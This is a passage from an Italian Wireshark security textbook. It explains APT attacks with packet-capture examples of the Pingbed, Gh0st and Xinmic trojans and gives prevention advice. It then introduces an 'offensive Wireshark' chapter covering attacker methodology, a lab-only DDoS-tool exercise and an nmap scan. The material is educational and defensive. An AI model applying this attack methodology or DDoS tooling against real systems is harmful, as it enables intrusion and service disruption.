La seconda ragione è perché un'azienda ha degli utenti. Gli utenti consentono gli attacchi APT, addirittura li abilitano e li aiutano. Può sembrare cinico, ma da professionisti della sicurezza con tutta probabilità sarete d'accordo che gli utenti sono sia la risorsa più importante di un'azienda sia il vettore di attacchi più affidabile. I professionisti della sicurezza cercano di educare e di aumentare l'attenzione per la sicurezza: stabiliamo direttive, mettiamo sotto chiave i dispositivi e regolarmente esaminiamo i nostri ambienti alla ricerca di problemi. Oggi gli utenti sono probabilmente abbastanza smaliziati da sapere di non dover tranquillamente inserire nel computer una chiavetta USB ricevuta in omaggio a un convegno, ma le persone comunque sono collaborative e disposte a piegare un po' le regole per dimostrarsi esseri umani aperti e disponibili.

Non possiamo semplicemente dare la colpa alle persone se il malware arriva. Per quel che riguarda i tipi di attacchi, APT è sicuramente il più potente e il più temuto. Se un'azienda ha qualcosa di valore (e chi non ne ha?), allora per qualcuno è un bersaglio.

Come vengono condotti gli attacchi APT

Come abbiamo già detto, gli APT costituiscono una categoria a sé per il loro comportamento, non necessariamente per il codice. I dettagli tecnici di come un attacco APT entra nella rete non si possono limitare a una o due tecniche. È più corretto dire che un APT in qualche modo entra. I motivi li abbiamo già visti: una volta

identificato un bersaglio, chi vuol mettere in atto la minaccia è determinato a entrare, e troverà una strada.

Che sia con il phishing via email o con una strategia di ingegneria sociale, con l'invio mediante un file maligno o con lo sfruttamento della vulnerabilità di un'applicazione, succederà. Qualunque sia il percorso che l'APT usa per entrare nella rete protetta, potete scommettere che ce la farà. Se un ambiente è preso di mira da un attaccante APT, la penetrazione è garantita. Il primo passo è buttar lì un malware, probabilmente un cavallo di Troia o uno strumento di accesso remoto (RAT, *remote access tool*).

Una volta che il malware è entrato, inizia la fase esplorativa, in cui l'attaccante cerca dati o utenti preziosi. Il malware può diffondersi o replicarsi per facilitare questa fare, oppure il cavallo di Troia/RAT lavorerà a vantaggio di un attore esterno.

L'APT raccoglierà i dati o effettuerà ricerche su quello di cui ha bisogno per realizzare qualche primo obiettivo. In primo luogo cercherà altri punti d'appoggio, più protetti, all'interno della rete. In secondo luogo, stabilirà che cosa deve raccogliere (probabilmente qualcosa di cui già sapeva l'esistenza prima dell'infiltrazione) e determinerà come raccogliere quei dati. Infine, la persona che controlla l'APT deve far uscire all'esterno i dati accumulati internamente. E a quel punto si può dire che l'attacco ha avuto successo.

Esempio di traffico APT in Wireshark

Non apriremo botole per cavalli di Troia o altri vettori di malware APT nel nostro laboratorio: il rischio, senza volerlo, di liberare e diffondere malware all'esterno è troppo grande. Vedremo invece qualche esempio di APT con schermate di Wireshark. Per ogni esempio, analizzeremo il traffico. Le catture utilizzate per queste esempi sono state concesse per la pubblicazione da Mila Parkour,

amministratore della Deepend Research. Le catture di pacchetti possono essere scaricate da `http://data.deependresearch.org/`.

L'obiettivo degli esempi non è definire uno schema, ma dimostrare la varietà riscontrabile in questi campioni.

Esempio di APT: Win32/Pingbed

L'enciclopedia delle minacce della Microsoft e altri hanno attribuito al cavallo di Troia che veicola Pingbed la massima gravità possibile. La Figura 5.18 è una schermata di Wireshark in cui si vede traffico catturato da Pingbed.




Figura 5.18 Pingbed.

Notate le continue chiamate all'IP remoto attraverso 80/tcp dal sistema (10.0.0.23) in cui è penetrato il cavallo di Troia, il metodo GET

per recuperare `default.htm`, poi la connessione chiusa (flag `RST`).

Esempio di APT: Gh0st

La Figura 5.19 è una schermata di Wireshark che mostra traffico catturato da Gh0st. Notate le continue chiamate all'IP remoto attraverso 80/tcp dal sistema (10.0.0.23) in cui è penetrato il cavallo di Troia, il metodo `GET` per recuperare `h.gif`, poi la connessione chiusa (flag `RST`): tutte le connessioni da `SYN` a `RST` sincronizzate in modo da richiedere 120 secondi.

Esempio di APT: Xinmic

Questo cavallo di Troia si copia in `c:\Documents and Settings\test user\Application Data\MicNs\updata.exe`, e libera solo due altri file. Xinmic inizia metodicamente a connettersi (`SYN`) e invia acknowledgment (`ACK`), ma senza alcuna risposta. Quali dati potrebbero essere inviati poi? Per avere la risposta, scaricate il file di cattura ed esaminate la traccia, come si vede nella Figura 5.20.

Notate come cresca il numero della porta di origine (1067/tcp, 1068/tcp, 1069/tcp, …).




Figura 5.19 Gh0st.

Avvertenza generale per gli esempi in Wireshark

Qualche parola, per concludere, a proposito di tutti questi esempi.

- Prestate attenzione a quali colonne vengono utilizzate in Wireshark. Non sono sempre le stesse, né sono ordinate nello stesso modo.
- Queste sono catture molto “pulite”. Anche senza filtri di visualizzazione, il traffico estraneo è scarso o nullo.
- Alcune cose non sono quello che sembrano: per esempio, perché le richieste ICMP rimangono senza risposta? Nell’analisi dei malware bisogna condurre molte indagini.

- Da una cattura si può ricavare molto altro: per esempio, provando a esaminare altre colonne oppure aprendo *Analyze* > *Expert Information*.




Figura 5.20 Xinmic.

Volete ulteriori analisi di APT e altro malware?
Esistono siti web dedicati al fornire esempi pratici per l'esami di catture di pacchetti di malware. Un sito molto attivo e affidabile è `www.malware-traffic-`

`analysis.net`, che mette a disposizione ogni mese uno o due esercizi di cattura di pacchetti. La Figura 5.21 presenta un esempio di uno degli esercizi messi recentemente online.




Figura 5.21 Esercizio di analisi di malware.

Ciascun esercizio presenta lo scenario e fornisce anche le risposte. L'esercizio completo può comportare la stesura di relazioni, che sono guidate da un minimo di scaletta dei contenuti, fornita nell'esercizio stesso.

Come prevenire attacchi APT

Prevenire un attacco APT sembrerebbe impossibile, se l'attaccante è sufficientemente determinato. Come per la maggior parte dei tipi di attacchi, però, questo non vuol dire che si debba lasciar entrare facilmente l'attaccante nella propria rete. Vediamo quindi qualche strategia, sorprendentemente semplice, per tenere gli APT il più

lontani possibile dalla vostra rete, o quanto meno per avere migliori possibilità di scoprire la minaccia prima che combini guai.

- *Consapevolezza degli utenti*. Cercate di far capire alle persone qual è la minaccia e che cosa può significare per l'azienda (e per il loro posto di lavoro) nel caso abbia successo. Date ai dipendenti un modo sensato, semplice e che abbia il sostegno del management per indicare problemi o denunciare violazioni dei protocolli di sicurezza.
- *Difesa in profondità*. Per lo stesso motivo per cui è bene favorire le difese in profondità contro tutti gli attacchi, avere molti livelli difensivi significa avere molte occasioni per identificare e, si spera, bloccare una minaccia prima che diventi un'intrusione completa.
- *Monitoraggio di sicurezza*. Non bastano gli strumenti, bisogna anche che il personale e la dirigenza diano il loro sostegno perché si vigili sull'azienda. Un APT può non essere il risultato del primo exploit e quello che definisce un APT è il desiderio di *rimanere* lì. State sempre in caccia.
- *Gestione degli incidenti*. Dovete avere un piano di "risposta e recupero" per gli APT, messo opportunamente alla prova, per essere preparati in anticipo. La gestione degli incidenti per gli APT deve incorporare almeno tutti gli stessi passi e lo stesso supporto riservati a qualsiasi altro tipo di incidente.

Riepilogo

In questo capitolo abbiamo parlato di tre tipi principali di attacco: Man-in-the-Middle, Denial of Service, Advanced Persistent Threat. Abbiamo visto i motivi per cui ciascun tipo è efficace. Alcuni attacchi si basano su debolezze presenti in un protocollo o nelle persone; altri

hanno successo solo grazie alla costanza o alla forza di volontà. Avete usato il W4SP Lab per condurre personalmente qualche attacco MitM. Per facilitare gli attacchi nel laboratorio, abbiamo utilizzato il framework Metasploit. Infine, abbiamo visto alcuni esempi di attacchi APT grazie a schermate catturate in Wireshark.

Nel Capitolo 6 useremo Wireshark per dare un'occhiata più da vicino a pacchetti con tendenze offensive, esaminando altri attacchi con Metasploit.

Esercizi

1. Nell'esecuzione dell'attacco MitM ARP nel W4SP Lab, qual era la password FTP inviata da vic1?
2. Scaricate e provate uno strumento DDoS, per esempio HOIC o LOIC (da una VM). Usatelo contro un server web di vostra proprietà (un'altra VM). Sperimentate con i parametri del servizio web e monitorate le prestazioni. Quali sono i primi pacchetti che Wireshark mostra, provenienti dalla VM che attacca?
3. Progettate un filtro di visualizzazione che vi aiuti a vedere il traffico di richiesta e risposta DHCP generato quando un'altra macchina effettua la sua prima connessione alla rete.
4. Scaricate ed esaminate qualcuna delle catture APT della Deepend Research. Condividete con i vostri colleghi quello che ne ricavate.

Wireshark offensivo

Finora abbiamo visto come aiutare i *buoni*, i professionisti della sicurezza delle informazioni, ma ora basta, In questo capitolo esamineremo come Wireshark possa aiutare i *cattivi*, quelli che generano traffico offensivo.

Se conoscete Wireshark come strumento di analisi, vi chiederete magari come possa invece aiutare l'hacker. Wireshark in effetti non è uno strumento offensivo; non è in grado di effettuare la scansione attiva o di condurre un exploit contro un sistema. In quanto strumento di analisi dei pacchetti, però, può essere utile anche all'hacker. Ci possono essere occasioni in cui lo scanning o l'exploit non funzionano come previsto: Wireshark in questi casi può aiutare a capire perché l'attacco non ha avuto successo (o altrimenti confermare che è andato a buon fine).

Metodologia d'attacco

La metodologia d'attacco è un insieme generale ma ben definito di fasi che ogni attaccante seguirà per effettuare le sue ricerche, identificare, mettere alla prova e condurre un exploit su un sistema al fine di ottenere e mantenere l'accesso.

La struttura generale seguita da un attaccante per svolgere le sue attività obbedisce allo stesso tipo di ragionamento che seguireste per affrontare qualsiasi sfida, dallo scoprire quello che potete, al tentare di

superare gli ostacoli e alla fine al mantenere la posizione o battere in ritirata alle vostre condizioni. Questi sono i passi della metodologia dell'attaccante.

1. Eseguire una ricognizione.
2. Effettuare la scansione ed enumerare.
3. Ottenere l'accesso.
4. Conservare l'accesso.
5. Coprire le proprie tracce e predisporre delle vie d'uscita (*backdoor*).

Questo capitolo si concentra su questi passi d'attacco, in particolare sul modo in cui Wireshark può essere d'aiuto. Per ogni fase, l'attaccante userà determinati strumenti e, se c'è un modo in cui Wireshark può essere d'aiuto, ne parleremo. Per usare Wireshark come strumento di conferma, diamo per scontato che l'attaccante sia in grado di installare e, se necessario, eseguire Wireshark da qualsiasi sistema gli serva.

A differenza di come sono rappresentati gli hacker nei film, esiste un ordine da seguire, dall'inizio alla fine: ogni attaccante segue lo stesso ordine delle fasi per avere le migliori possibilità di successo. E sono sempre le stesse fasi, che si tratti di penetrare in un server o di fare intrusione in una casa.

Per entrare in una casa o in un edificio, qualcuno deve prima ispezionare il posto (ricognizione), poi provare la maniglia dell'ingresso o le finestre (scansione ed enumerazione). Trovata una possibile via d'ingresso, sfruttare la vulnerabilità (ottenere accesso). Coprire le proprie tracce è facoltativo, perché magari all'attaccante non interessa nascondere la sua presenza. Certamente è così nel caso della penetrazione in una casa: uscire in fretta è più importante che mascherare l'evidenza.

Nel caso dell’intrusione in un sistema, gli attaccanti seguono questi passi, utilizzando strumenti specializzati per ciascuna fase. Strumenti come nmap sono eccellenti per la scansione generale e per la prima enumerazione, mentre la fase di exploit richiede codice specializzato, adattato alla specifica vulnerabilità.

Ricognizione con Wireshark

Wireshark è uno strumento di cattura e analisi di rete: c’è forse un modo migliore per scoprire i dispositivi in rete che starsene seduti comodi e origliare?

Ovviamente, Wireshark non si limita a catturare traffico: può confermare l’esistenza di traffico che sospettavate esistere. In questo caso, magari sospettate che qualcuno stia effettuando una ricognizione della vostra rete o almeno stia sondando un particolare dispositivo. Sono disponibili molti strumenti che produrrebbero quel tipo di traffico, dal semplice scanner di rete a suite di livello commerciale di strumenti per la scansione e l’analisi delle vulnerabilità. Nella maggior parte dei casi (anche se non in tutti) l’inizio sarà l’invio di un pacchetto sonda, per la porta che interessa, per vedere se la connessione è disponibile.

Uno strumento in circolazione da oltre un decennio è nmap di Fyoder (*nmap* da *network mapping*). In grado di scoprire host, di effettuare la scansione delle porte e di identificarne il sistema operativo con una buona dose di intelligenza, nmap è maturato notevolmente nel corso degli anni. Nella Figura 6.2, abbiamo lanciato una semplice scansione nmap sulla macchina del laboratorio ftp1 (indirizzo IP `192.100.200.144`) dalla macchina Kali (indirizzo IP `192.100.200.192`). Dall’output su schermo, si può vedere che il motore di scansione parte

subito con un ping al bersaglio per stabilire se l'host è attivo, poi cerca di risolvere a un FQDN via DNS.

La scansione delle porte per impostazione predefinita tenta le connessioni con le 1000 porte più comuni (su 65.535).

Se si scrive **nmap -h** su una riga di comando, si vedranno molte opzioni possibili per seguire una strada diversa da quella di default. Per la scansione della Figura 6.2, nmap è stato lanciato con le opzioni predefinite, più un semplice rilevamento del sistema operativo e della versione di servizio (con il flag `-A`). Infine, il flag `-v` dice a nmap di produrre un output un po' "verboso". Con un doppio flag `-vv` si otterrebbe un output ancora meno conciso.

Ripasso sulla configurazione del laboratorio

Un rapido ripasso dell'impostazione del W4SP Lab per chi fosse arrivato direttamente a questo capitolo o non avesse svolto gli esercizi dei capitoli precedenti.

1. Sul vostro desktop/server, lanciate Oracle VirtualBox.
2. Lanciate la VM Kali Linux creata nel Capitolo 2.
3. Effettuate l'accesso come Utente w4sp-lab.
4. Nella directory W4SP, eseguite lo script `python w4sp_webapp.py`.

Quando si apre il browser Firefox, sapete che il W4SP Lab è pronto per lavorare. Ricordate: non chiudete la finestra di terminale da cui avete eseguito lo script del laboratorio; se la chiudete, anche il laboratorio si chiuderà.
Dopo aver eseguito il SETUP per lanciare l'ambiente di laboratorio, può darsi che vediate ridisegnarsi la schermata centrale con l'immagine di una rete completa, con i vari dispositivi. Se invece è visibile solo Kali, fate clic su *Refresh*.
Comparirà una struttura di rete, analoga a quella della Figura 6.1. A questo punto il W4SP Lab è pronto per l'uso.




Figura 6.1 La rete di W4SP Lab.




Figura 6.2 Scansione di porte con nmap.

